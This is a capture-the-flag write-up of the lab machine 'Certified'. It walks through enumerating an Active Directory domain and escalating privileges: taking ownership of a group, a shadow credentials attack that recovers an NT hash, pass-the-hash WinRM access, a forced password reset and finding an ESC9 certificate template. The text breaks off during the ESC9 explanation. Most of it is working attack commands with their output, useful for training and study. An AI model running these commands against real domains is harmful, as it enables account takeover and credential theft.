
Reconnaissance
Given Credentials
As it is common in real life windows pentests, we’re given a set of credentials to start:
judith.mader / judith09nmap/TCP
croc@hacker$ rustscan -a 10.10.11.41 --ulimit 5000 -- -A -T5 -Pn -oA Initial
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.41:53
Open 10.10.11.41:88
Open 10.10.11.41:135
Open 10.10.11.41:139
Open 10.10.11.41:389
Open 10.10.11.41:445
Open 10.10.11.41:464
Open 10.10.11.41:593
Open 10.10.11.41:636
Open 10.10.11.41:3268
Open 10.10.11.41:3269
Open 10.10.11.41:9389
Open 10.10.11.41:49666
Open 10.10.11.41:49668
Open 10.10.11.41:49671
Open 10.10.11.41:49674
Open 10.10.11.41:49677
Open 10.10.11.41:49716
Open 10.10.11.41:49741
Open 10.10.11.41:49774
[~] Starting Nmap
[>] The Nmap command to be run is nmap -A -T5 -Pn -oA Initial -vvv -p 53,88,135,139,389,445,464,593,636,3268,3269,9389,49666,49668,49671,49674,49677,49716,49741,49774 10.10.11.41

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-22 05:09 EST
Nmap scan report for certified.htb (10.10.11.41)
Host is up, received user-set (0.22s latency).
Scanned at 2025-01-22 05:09:36 EST for 109s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-01-22 16:39:35Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-22T16:41:24+00:00; +6h30m01s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-22T16:41:24+00:00; +6h30m02s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-22T16:41:24+00:00; +6h30m01s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-22T16:41:24+00:00; +6h30m02s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
| Not valid after:  2025-05-13T15:49:36
| SHA-1: 28e2:4c68:aa00:dd8b:ee91:564b:33fe:a345:116b:3828
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49716/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49741/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49774/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.95%E=4%D=1/22%OT=53%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=6790C44D%P=x86_64-pc-linux-gnu)
SEQ(SP=107%GCD=1%ISR=109%TI=I%II=I%SS=S%TS=U)
SEQ(SP=FE%GCD=1%ISR=10C%TI=I%II=I%SS=S%TS=U)
OPS(O1=M53CNW8NNS%O2=M53CNW8NNS%O3=M53CNW8%O4=M53CNW8NNS%O5=M53CNW8NNS%O6=M53CNNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M53CNW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 50458/tcp): CLEAN (Timeout)
|   Check 2 (port 11875/tcp): CLEAN (Timeout)
|   Check 3 (port 12583/udp): CLEAN (Timeout)
|   Check 4 (port 47755/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-01-22T16:40:41
|_  start_date: N/A
|_clock-skew: mean: 6h30m00s, deviation: 2s, median: 6h30m00s

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   226.18 ms 10.10.14.1
2   226.40 ms certified.htb (10.10.11.41)

Nmap done: 1 IP address (1 host up) scanned in 112.03 seconds
           Raw packets sent: 104 (8.284KB) | Rcvd: 55 (2.992KB)
Note the mention of DC01.certified.htb in the output of multiple ports, so let’s add that into the hosts file:
croc@hacker:~$ sudo sed -i '$a10.10.11.41tDC01.certified.htb certified.htb' /etc/hostsLdapdomaindump - 389/TCP
I started by looking at our environment and evaluating the attack surface:
croc@hacker$ sudo /usr/bin/ldapdomaindump ldap://10.10.11.41 -u 'CERTIFIEDjudith.mader' -p 'judith09'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

croc@hacker$ ls
domain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json          domain_users.json
domain_computers.grep        domain_groups.html  domain_policy.json  domain_users_by_group.html
domain_computers.html        domain_groups.json  domain_trusts.grep  domain_users.grep
domain_computers.json        domain_policy.grep  domain_trusts.html  domain_users.html

croc@hacker$ firefox domain_users_by_group.html This gave me a clear understanding of all the users and groups on the target. I have the habit of creating a users.txt file that comes very handy afterwards when password spraying.

The ca_operator account presents some possibility of AD CS exploitation due to a clue in its name. Furthermore, I see the management_svc account to have WinRM access.

SMB - 139/445
I enumerated the available shares but none of them looked interesting to me. So, this is not the way to go for sure!
croc@hacker$ sudo nxc smb 10.10.11.41 -u 'judith.mader' -p 'judith09' --shares
SMB         10.10.11.41     445    NONE             [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         10.10.11.41     445    NONE             [+] judith.mader:judith09
SMB         10.10.11.41     445    NONE             [*] Enumerated shares
SMB         10.10.11.41     445    NONE             Share           Permissions     Remark
SMB         10.10.11.41     445    NONE             -----           -----------     ------
SMB         10.10.11.41     445    NONE             ADMIN$                          Remote Admin
SMB         10.10.11.41     445    NONE             C$                              Default share
SMB         10.10.11.41     445    NONE             IPC$            READ            Remote IPC
SMB         10.10.11.41     445    NONE             NETLOGON        READ            Logon server share
SMB 10.10.11.41 445 NONE SYSVOL READ Logon server shareBloodHound
I dumped the .json configuration files using Python BloodHound Ingestor & uploaded the data in bloodhound.
croc@hacker$ python3 -m bloodhound -d certified.htb -u 'judith.mader' -p 'judith09' -ns 10.10.11.41 -c all
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.certified.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 47S

croc@hacker$ ls
20250122051720_computers.json   20250122051720_groups.json
20250122051720_containers.json  20250122051720_ous.json
20250122051720_domains.json     20250122051720_users.json

20250122051720_gpos.jsonUnder first degree object control, I found that judith.mader has WriteOwner permissions over the management@certified.htb group. This means that we can make ourselves the owner of this group & move forward from there.
Shell as Management_svc
Take Ownership
I made judith.mader the owner of the management@certified.htb group. Furthermore, I also gave judith.mader full control over the group.
croc@hacker$ sudo impacket-owneredit -action write -new-owner 'judith.mader' -target 'management' -dc-ip 10.10.11.41 'certified.htb/judith.mader:judith09' 2>/dev/null
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!

croc@hacker$ impacket-dacledit -action write -rights 'FullControl' -principal 'judith.mader' -target 'management' -dc-ip 10.10.11.41 'certified.htb/judith.mader:judith09' 2>/dev/null
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250122-084900.bak
[*] DACL modified successfully!BloodHound

As we have full control over the management@certified.htb group, it's worth checking what potential pathways do we have in bloodhound. I found out that members of this group have GenericWrite privileges over the user account of management_svc.
Adding ourselves to the Management Group
I used bloodyAD to add judith.mader into the management group:
croc@hacker$ bloodyAD -u 'judith.mader' -p 'judith09' -d 'certified.htb' --host 10.10.11.41 add groupMember 'Management' 'judith.mader'
[+] judith.mader added to ManagementNow, we can perform the shadow credentials attack as we have write privileges over management_svc which is a remote management user as well.
Shadow Credentials Attack
In summary, if a user has GenericWrite over another user object, it can modify the msDS-KeyCredentialLink attribute of that user to add their own public key. This allows us to perform a Shadow Credentials attack.
Now, as soon as we authenticate using the corresponding private key and certificate via PKINIT, we obtain a TGT as the target user.
After that, we can extract the NT hash using the TGT. Let's put it all into action!
We will be using pywhisker for creating the shadow credentials along with PKINITtools in order to request the TGT and get the NT hash.
Step #01: Virtual Environment
It's better to work in a virtual environment so that our main system remains unaffected:
virtualenv shadow
cd shadow
source ./bin/activate
git clone https://github.com/ShutdownRepo/pywhisker
git clone https://github.com/dirkjanm/PKINITtools/
python3 -m pip install -r pywhisker/requirements.txt -r PKINITtools/requirements.txtStep #02: Generate Shadow Credentials
Using pywhisker, I modified the msDS-KeyCredentialLink attribute of management_svc while authenticating as judith.mader:
(shadow)croc@hacker$ python3 pywhisker/pywhisker/pywhisker.py -d 'certified.htb' -u 'judith.mader' -p 'judith09' --target 'management_svc' --action add

[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID:
38127bd6-4f2a-d064-e4e3-e6e4e5b539c9
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: WldHpeku.pfx
[*] Must be used with password: dPy8eLovBBsTA4ucFZFI
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtoolsNote that the associated private key and certificate are stored in the WldHpeku.pfx file using which we will request a TGT.
Step #03: Request a TGT
Using WldHpeku.pfx file generated above along with its password, I requested a TGT which is saved into the management_svc.ccache file.
(shadow)croc@hacker$ faketime "$(ntpdate -q 10.10.11.41 | cut -d ' ' -f 1,2)" python3 PKINITtools/gettgtpkinit.py -cert-pfx WldHpeku.pfx -pfx-pass dPy8eLovBBsTA4ucFZFI 'certified.htb/management_svc' management_svc.ccache

2025-01-22 17:44:01,163 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-22 17:44:01,320 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-22 17:44:12,884 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-22 17:44:12,884 minikerberos INFO     a53dfd2e95fa729f54179127e81c09b0c646daf2accde582684e49c8d362b92c
INFO:minikerberos:a53dfd2e95fa729f54179127e81c09b0c646daf2accde582684e49c8d362b92c
2025-01-22 17:44:13,140 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to fileI learned to use faketime alongside ntpdate to mitigate the KRB_AP_ERR_SKEW error from 0xCOFFEE. Additionally, it's important to note the AS-REP encryption key value, as it will be required in the next step.
Step #04: NT Hash

Further, I used getnthash.py against the management_svc.ccache file(TGT) to request a service ticket for the current user using U2U. The KDC responded with the service ticket that contain the PAC, encrypted with the session key.
As the TGT used to request the service ticket was obtained via PKINIT, the PAC contains the NT hash of the authenticated user. Our goal is to extract that NT Hash!
Read more about that below:


Let's put it all into action!
(shadow)croc@hacker$ export KRB5CCNAME=management_svc.ccache

(shadow)croc@hacker$ faketime "$(ntpdate -q 10.10.11.41 | cut -d ' ' -f 1,2)" python3 PKINITtools/getnthash.py -key a53dfd2e95fa729f54179127e81c09b0c646daf2accde582684e49c8d362b92c certified.htb/management_svc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584We have successfully retrieved the NT hash of management_svc account. Have some dance lol!!!
Alternative - certipy-ad
An alternative way to perform the shadow credentials attack which is much more convenient is by using certipy-ad:
croc@hacker:~$ faketime "$(ntpdate -q 10.10.11.41 | cut -d ' ' -f 1,2)" certipy-ad shadow auto -username 'judith.mader@certified.htb' -p 'judith09' -account 'management_svc'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '9588457c-3627-8282-5932-ded69c8d8065'
[*] Adding Key Credential with device ID '9588457c-3627-8282-5932-ded69c8d8065' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '9588457c-3627-8282-5932-ded69c8d8065' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Using principal: management_svc@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584WinRM as management_svc
As management_svc is a remote management user, we can gain evil-winrm shell access:
croc@hacker:~$ sudo evil-winrm -i 10.10.11.41 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
[sudo] password for croc:

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:Usersmanagement_svcDocuments>User.txt
*Evil-WinRM* PS C:Usersmanagement_svcDesktop> ls


    Directory: C:Usersmanagement_svcDesktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/22/2025  10:35 AM             34 user.txt


*Evil-WinRM* PS C:Usersmanagement_svcDesktop> cat user.txt
43b7b********************************Shell as Root
BloodHound
The user management_svc has GenericAll privileges over the user ca_operator.
This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

Since we've already explored the shadow credentials attack, I attempted targeted Kerberoasting. However, the extracted hash didn't crack, so this approach wasn't successful. Given this, resetting the password remains the most viable option.
Force Password Change
I used bloodyAD to change the password for ca_operator account to supportmeonPatreon while authenticating as management_svc:
croc@hacker:$ bloodyAD -u 'management_svc' -p 'ffffffffffffffffffffffffffffffff:a091c1832bcdd4677c28b5a6a1295584' -d certified.htb  --host 10.10.11.41 set password 'ca_operator' 'supportmeonPatreon'
[+] Password changed successfully!You can also do that from the WinRM session we already have:
*Evil-WinRM* PS C:Usersmanagement_svcDocuments> net user 'ca_operator' 'supportmeonPatreon' /domain
The command completed successfully.AD CS Enumeration
Identify AD CS
I used nxc with the adcs module and guess what, we actually have a AD CS in place.
croc@hacker:$ nxc ldap 10.10.11.41 -u 'ca_operator' -p 'supportmeonPatreon' -M adcs
LDAP        10.10.11.41     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
LDAP        10.10.11.41     389    DC01             [+] certified.htbca_operator:supportmeonPatreon
ADCS        10.10.11.41     389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.11.41     389    DC01             Found PKI Enrollment Server: DC01.certified.htb
ADCS 10.10.11.41 389 DC01 Found CN: certified-DC01-CAMisconfigured Certificate Templates
I used certipy-ad to find enabled and vulnerable certificate templates:
croc@hacker:$ certipy-ad find -u 'ca_operator' -p 'supportmeonPatreon' -dc-ip 10.10.11.41 -enabled -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'certified-DC01-CA'
[*] Saved BloodHound data to '20250122183515_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250122183515_Certipy.txt'
[*] Saved JSON output to '20250122183515_Certipy.json'A template named CertifiedAuthentication was found of being vulnerable to ESC9:
croc@hacker:$ cat 20250122183515_Certipy.txt
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CERTIFIED.HTBAdministrators
      Access Rights
        ManageCertificates              : CERTIFIED.HTBAdministrators
                                          CERTIFIED.HTBDomain Admins
                                          CERTIFIED.HTBEnterprise Admins
        ManageCa                        : CERTIFIED.HTBAdministrators
                                          CERTIFIED.HTBDomain Admins
                                          CERTIFIED.HTBEnterprise Admins
        Enroll                          : CERTIFIED.HTBAuthenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireDirectoryPath
                                          SubjectAltRequireUpn
    Enrollment Flag                     : NoSecurityExtension
                                          AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTBoperator ca
                                          CERTIFIED.HTBDomain Admins
                                          CERTIFIED.HTBEnterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTBAdministrator
        Write Owner Principals          : CERTIFIED.HTBDomain Admins
                                          CERTIFIED.HTBEnterprise Admins
                                          CERTIFIED.HTBAdministrator
        Write Dacl Principals           : CERTIFIED.HTBDomain Admins
                                          CERTIFIED.HTBEnterprise Admins
                                          CERTIFIED.HTBAdministrator
        Write Property Principals       : CERTIFIED.HTBDomain Admins
                                          CERTIFIED.HTBEnterprise Admins
                                          CERTIFIED.HTBAdministrator
    [!] Vulnerabilities
ESC9 : 'CERTIFIED.HTB\operator ca' can enroll and template has no security extensionUnderstanding ESC9
To understand ESC9, you need to understand certificate mapping. Note that this is gonna be just a high-level overview of what's happening under the hood. For detailed understanding, refer to the resources at the end of this post.
Certificate Mapping
Normally, you use a username and a password to authenticate in Active Directory(AD). The DC will look up the AD account with a matching username and verify that the password you provided is correct for this account.
However, when you use a certificate instead of a password for authentication purposes, the DC will perform "Certificate Mapping" to verify that the certificate “maps” to the AD account you specified.
There are two types of certificate mapping: implicit and explicit. We're only concerned with implicit certificate mapping in this case.
Implicit Certificate Mapping
Assume that a user bob enrolls a certificate from AD CS, the certificate authority(CA) includes his userPrincipalName or UPN in the othername field of the issued certificate. The othername field is an extension of SAN.
Now, when bob tries to authenticate with his username and the certificate, the DC checks if the certificate maps to Bob's account by comparing the UPN in the othername field of the certificate with the UPN attribute stored in Bob's AD account. This particular concept is called UPN Mapping.
Also note that computer accounts do not have a UPN, so in that case we use DNS Mapping, where the dnsHostName (DNS) attribute is used instead. This whole process is called Implicit Certificate Mapping.
The Attack
The following is the flow of the attack against weak implicit certificate mapping:
1. Modify the victim's UPN/DNS attribute to match the target's UPN/DNS or sAMAccountName.
2. Enroll a certificate as victim. This will cause the UPN/DNS of target be injected on the certificate. Revert the UPN value of victim account after enrolling the certificate.
3. Use the certificate to authenticate as target account.
Here's an animation from Jonas Bülow Knudsen to illustrate that:
The Patch
Microsoft introduced the concept of "strong mapping" in order to address this issue. They made the Enterprise CAs add a new certificate extension (i.e., szOID_NTDS_CA_SECURITY_EXT) to new certificates containing the enrollee’s SID. This extension is commonly called SID or security extension. This extension enables the DC to verify that the account that enrolled the certificate is also the account the certificate maps to or otherwise disallow the authentication attempt.
Microsoft also introduced a new certificate template flag called NO_SECURITY_EXTENSION for the msPKI-Enrollment-Flag attribute of certificate templates.. If enabled, the enterprise CA avoids adding the SID extension to certificates of the given template.
In addition to that, for the purpose of enforcement of strong mapping, Microsoft released two new registry key values, StrongCertificateBindingEnforcement for Kerberos Authentication and CertificateMappingMethods for Schannel Authentication.
